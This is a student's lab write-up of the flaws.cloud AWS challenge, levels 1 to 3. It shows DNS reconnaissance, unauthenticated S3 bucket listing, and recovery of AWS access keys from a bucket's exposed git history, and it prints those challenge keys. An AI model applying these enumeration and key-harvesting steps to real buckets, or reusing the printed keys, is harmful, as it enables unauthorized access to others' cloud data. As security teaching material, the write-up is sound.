

Course: Cloud and Network Security
Name: Neville Ngothe Iregi
Student No.: CS-CNS10-25054
Date: Wednesday, 10th December 2025

Week 12 Assignment 2: Flaws AWS



Introduction

Through a series of levels, I learned about common mistakes and gotchas when using Amazon Web Services (AWS). There are no SQL injection, XSS, buffer overflows, or many of the other vulnerabilities you might have seen before. As much as possible, these are AWS specific issues.

Scope: Everything is run out of a single AWS account, and all challenges are sub-domains of flaws.cloud.

Level 1

The site flaws.cloud is hosted as an S3 bucket. This is a great way to host a static site, similar to hosting one via github pages. Some interesting facts about S3 hosting: When hosting a site as an S3 bucket, the bucket name (flaws.cloud) must match the domain name (flaws.cloud). Also, S3 buckets are a global name space, meaning two people cannot have buckets with the same name. The result of this is you could create a bucket named apple.com and Apple would never be able to host their main site via S3 hosting.

1. I tried to determine the site is hosted as an S3 bucket by running a DNS lookup on the domain flaws.cloud (command: `dig flaws.cloud`)

```
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
n3vill3@neville:~
$ man dig
n3vill3@neville:~
$ dig flaws.cloud

;<>> Dig 9.20.15-2-Debian <>> flaws.cloud
;; global options: +cmd
;; Got answer:
;;->HEADER<- opcode: QUERY, status: NOERROR, id: 30861
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags: udp: 4096
;; COOKIE: a0c1f8f85a48511208b7ac693d2c7126187a11f8658603 (good)
;; QUESTION SECTION:
;; flaws.cloud.
;; IN      A


;; ANSWER SECTION:
flaws.cloud.      5      IN      A       52.92.140.67
flaws.cloud.      5      IN      A       52.92.139.99
flaws.cloud.      5      IN      A       3.5.76.102
flaws.cloud.      5      IN      A       52.92.129.3
flaws.cloud.      5      IN      A       52.92.140.107
flaws.cloud.      5      IN      A       3.5.81.247
flaws.cloud.      5      IN      A       52.92.132.203
flaws.cloud.      5      IN      A       52.92.249.211

;; Query time: 32 msec
;; SERVER: 10.0.2.153(10.0.2.3) (UDP)
;; WHEN: Sat Dec 13 12:05:53 EAT 2025
;; MSG SIZE  rcvd: 196


n3vill3@neville:~
$ dig +nocmd flaws.cloud any +multiline +noall +answer
flaws.cloud.      409 IN NS ns-1061.awsdns-84.org.
flaws.cloud.      409 IN NS ns-1468.awsdns-56.com.
flaws.cloud.      409 IN NS ns-1890.awsdns-44.co.uk.
flaws.cloud.      409 IN NS ns-966.awsdns-56.net.
```

2. Visiting one of the IP addresses in your browser will direct you to <https://aws.amazon.com/s3/>

So you know flaws.cloud is hosted as an S3 bucket.




3. I then ran `nslookup flaws.cloud`



- So we know it's hosted in the AWS region us-west-2

4. I enumerated the bucket with : **aws s3 ls s3://flaws.cloud/ --no-sign-request** to view the files in the bucket



```
n3vill3@neville ~
$ nslookup 52.92.192.131
131.192.92.52.in-addr.arpa        name = s3-website-us-west-2.amazonaws.com.
Authoritative answers can be found from:

--(n3vill3@neville)-[~]
$ host flaws.cloud
flaws.cloud has address 52.92.202.91
flaws.cloud has address 52.92.200.211
flaws.cloud has address 3.5.78.170
flaws.cloud has address 16.12.99.219
flaws.cloud has address 52.92.144.43
flaws.cloud has address 52.92.209.43
flaws.cloud has address 52.92.243.99
flaws.cloud has address 3.5.76.95
;; communications error to 10.0.2.3#53: timed out
;; communications error to 10.0.2.3#53: timed out
;; no servers could be reached

--(n3vill3@neville)-[~]
$ man host

--(n3vill3@neville)-[~]
$ dig +short 52.92.202.91
s3-website-us-west-2.amazonaws.com.


--(n3vill3@neville)-[~]
$ dig +short 52.92.212.203
s3-website-us-west-2.amazonaws.com.

--(n3vill3@neville)-[~]
$ aws s3 ls s3://flaws.cloud/ --no-sign-request
2017-03-14 06:00:38      2575 hint1.html
2017-03-03 07:05:17       1707 hint2.html
2017-03-03 07:05:11       1181 hint3.html
2024-02-22 05:32:41      2861 index.html
2018-07-10 19:47:16      15979 logo.png
2017-02-27 04:59:28         46 robots.txt
2017-02-27 04:59:30      1051 secret-dd02c7c.html

--(n3vill3@neville)-[~]
$
```

- Viewing the files was possible due to the permissions issues on this bucket

5. I viewed the secret-dd02c7c.html file using command: **aws s3 cp s3://flaws.cloud/secret-dd02c7c.html --profile flaws**



- At this point, the file indicated that level 2 was at the sub-domain **<http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud>**

Lesson learned

On AWS you can set up S3 buckets with all sorts of permissions and functionality including using them to host static files. A number of people accidentally open them up with permissions that are too loose. Just like how you shouldn't allow directory listings of web servers, you shouldn't allow bucket listings.

Examples of this problem

- Directory listing of S3 bucket of Legal Robot ([link](#)) and Shopify ([link](#)).
 - Read and write permissions to S3 bucket for Shopify again ([link](#)) and Udemy ([link](#)).
- This challenge did not have read and write permissions, as that would destroy the challenge for other players, but it is a common problem.

Avoiding the mistake

By default, S3 buckets are private and secure when they are created. To allow it to be accessed as a web page, I had turn on "Static Website Hosting" and changed the bucket policy to allow everyone "s3:GetObject" privileges, which is fine if you plan to publicly host the bucket as a web page. But then to introduce the flaw, I changed the permissions to add "Everyone" to have "List" permissions.

Bucket: flaws.cloud

Region: Oregon
Creation Date: Sat Feb 04 20:40:07 GMT-700 2017
Owner: 0xdabbad00

▼ Permissions

You can control access to the bucket and its contents using access policies. [Learn more.](#)

Grantee: 0xdabbad00	☒ List	☒ Upload/Delete	☒ View Permissions	☒ Edit Permissions	X
Grantee: Everyone	☒ List	☐ Upload/Delete	☐ View Permissions	☐ Edit Permissions	X


WARNING: Everyone means anyone on the Internet

[Add more permissions](#) [Edit bucket policy](#) [Add CORS Configuration](#)

"Everyone" means everyone on the Internet. You can also list the files simply by going to <http://flaws.cloud.s3.amazonaws.com/> due to that List permission.

Level 2 (unauthorised authenticated access)

With my AWS profile already set up, I enumerated the next sub-domain from the 1st level using command: `aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud --profile <yourprofile>`



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
n3vill3@neville ~
00a9ae7.flaws.cloud/~/
[~] n3vill3@neville) ~)
[~] $ aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud --profile flaws
2017-02-27 05:02:15      80751 everyone.png
2017-03-03 06:47:17      1453 hint1.html
2017-02-27 05:04:39      1035 hint2.html
2017-02-27 05:02:14      2786 index.html
2017-02-27 05:02:14         26 robots.txt
2017-02-27 05:02:15      1051 secret-e4443fc.html

[~] n3vill3@neville) ~)
[~] $ aws s3 cp s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html . --profile flaws
<html>
  <head>
    <title>flaws</title>
    <meta name="robots" content="noindex, nofollow">
    <style>
      body { font-family: Andale Mono, monospace; }
      :not(center) > pre { background-color: #282828; padding: 4px; border-radius: 5px; border-color: #00d000;
        border-width: 1px; border-style: solid; }
    </style>
  </head>
  <body>
    text="#00d000"
    bgcolor="#000000"
    style="max-width:800px; margin-left:auto; margin-right:auto"
    vlink="#00ff00" link="#00ff00">
    <center>
      <pre>
      FLAWS
      </pre>
    </center>
    <h1>Congrats! You found the secret file!</h1>
    </center>
    Level 3 is at <a href="http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud">http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/</a>
  </body>
</html>

[~] n3vill3@neville) ~)
[~] $
```

- I found several files and tried to view the secret-e4443fc.html which gave me the sub-domain of the next level
(<http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud>)

Lesson learned

Similar to opening permissions to "Everyone", people accidentally open permissions to "Any Authenticated AWS User". They might mistakenly think this will only be users of their account, when in fact it means anyone that has an AWS account.

Examples of this problem


- Open permissions for authenticated AWS user on Shopify ([link](#))

Avoiding the mistake

Only open permissions to specific AWS users.#

Level 3 (leaked credentials)

1. I enumerated the bucket using command: `aws s3 ls s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ --profile <yourprofile>`
 - However, I noticed that I could do enumeration without authentication, using the `-no-sign-request`



```
<center>
<pre>
  FLAWS
</pre>
<h3>Congrats! You found the secret file!</h3>
</center>

Level 3 is at <a href="http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud">http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud</a>

[n3vill3@neville]-[~]
$ aws s3 ls s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud --no-sign-request
PRE .git/
2017-02-27 03:14:33      123637 authenticated_users.png
2017-02-27 03:14:34       1552 hint1.html
2017-02-27 03:14:34       1426 hint2.html
2017-02-27 03:14:35       1247 hint3.html
2017-02-27 03:14:33       1833 hint4.html
2020-05-22 21:21:10       1861 index.html
2017-02-27 03:14:33           26 robots.txt

[n3vill3@neville]-[~]
$ aws s3 ls s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud --profile flaws
PRE .git/
2017-02-27 03:14:33      123637 authenticated_users.png
2017-02-27 03:14:34       1552 hint1.html
2017-02-27 03:14:34       1426 hint2.html
2017-02-27 03:14:35       1247 hint3.html
2017-02-27 03:14:33       1833 hint4.html
2020-05-22 21:21:10       1861 index.html
2017-02-27 03:14:33           26 robots.txt


[n3vill3@neville]-[~]
$
```

2. This S3 bucket has a .git file. There are probably interesting things in it. Download this whole S3 bucket using: `aws s3 --profile <yourprofile> sync s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ .`
 - The `aws s3 sync` command is a powerful utility within the AWS Command Line Interface (CLI) used to synchronize files between a local directory and an S3 bucket, or between two S3 buckets.

4. I then checked what the git repo looked like at the time of a commit by running:

git checkout f52ec03b227ea6094b04e43f475fb0126edb5a6

- where `f52ec03b227ea6094b04e43f475fb0126edb5a6` would be the hash for the first commit shown in `git log`.



```
(n3vill3@neville)~$ git checkout f52ec03b227ea6094b04e43f475fb0126edb5a6
M index.html
Note: switching to 'f52ec03b227ea6094b04e43f475fb0126edb5a6'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

  git switch -c <new-branch-name>

Or undo this operation with:

  git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at f52ec03 first commit
(n3vill3@neville)~$ ls -al
total 380
drwxr-xr-x 22 n3vill3 n3vill3 4096 Dec 13 14:07 .
-rw-rw-r-- 1 n3vill3 n3vill3 91 Dec 13 14:07 access_keys.txt
-rw-rw-r-- 1 n3vill3 n3vill3 123637 Feb 27 2017 authenticated_users.png
drwxr-xr-x 2 n3vill3 n3vill3 4096 Dec 12 00:25 aws
drwxr-xr-x 3 n3vill3 n3vill3 4096 Nov 17 20:54 aws
-rw-rw-r-- 1 n3vill3 n3vill3 220 Nov 18 13:20 .bash_logout
-rw-rw-r-- 1 n3vill3 n3vill3 5551 Nov 18 13:20 .bashrc
-rw-rw-r-- 1 n3vill3 n3vill3 3520 Nov 18 13:20 .bashrc.original
drwxr-xr-x 14 n3vill3 n3vill3 4096 Dec 10 16:42 .cache
drwxr-xr-x 16 n3vill3 n3vill3 4096 Dec 11 02:09 .config
drwxr-xr-x 2 n3vill3 n3vill3 4096 Nov 18 13:24 Desktop
-rw-rw-r-- 1 n3vill3 n3vill3 35 Nov 18 13:24 .dmrc
drwxr-xr-x 2 n3vill3 n3vill3 4096 Nov 18 13:24 Documents
drwxr-xr-x 2 n3vill3 n3vill3 4096 Dec 13 11:04 Downloads
-rw-rw-r-- 1 n3vill3 n3vill3 11759 Nov 18 13:20 .face
lrwxrwxrwx 1 n3vill3 n3vill3 5 Nov 18 13:20 .face.icon -> .face
drwxr-xr-x 7 n3vill3 n3vill3 4096 Dec 13 14:07 .git
drwxr-xr-x 3 n3vill3 n3vill3 4096 Nov 18 13:24 .gnupg
-rw-rw-r-- 1 n3vill3 n3vill3 1552 Feb 27 2017 hint1.html
-rw-rw-r-- 1 n3vill3 n3vill3 1520 Feb 27 2017 hint2.html
-rw-rw-r-- 1 n3vill3 n3vill3 1247 Feb 27 2017 hint3.html
-rw-rw-r-- 1 n3vill3 n3vill3 1035 Feb 27 2017 hint4.html
-rw-rw-r-- 1 n3vill3 n3vill3 0 Nov 18 13:24 .lcfauthority
-rw-rw-r-- 1 n3vill3 n3vill3 1061 May 22 2020 index.html
drwxr-xr-x 3 n3vill3 n3vill3 4096 Nov 18 13:20 .java
```

5. On checking the repo again, a new access_keys.txt appears. I viewed it:

A screenshot of a Kali Linux terminal window. The terminal shows a file listing with columns for permissions, user, group, size, date, and filename. The files listed include hint3.html, hint4.html, index.html, java, local, mozilla, music, pictures, pki, profile, public, robots.txt, ssh, sudo_as_admin_successful, templates, xsession-errors, xsession-errors.old, zprofile, and zsh_history. Below the listing, the user runs the command 'cat access_keys.txt' and the output shows 'access_key AKIAJ366LIPB4IJKT7SA' and 'secret_access_key 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'. The terminal window has a menu bar with 'File', 'Machine', 'View', 'Input', 'Devices', and 'Help'. The bottom of the window shows a taskbar with various application icons and system status indicators.

- It contained the following credentials:

access_key: AKIAJ366LIPB4IJKT7SA

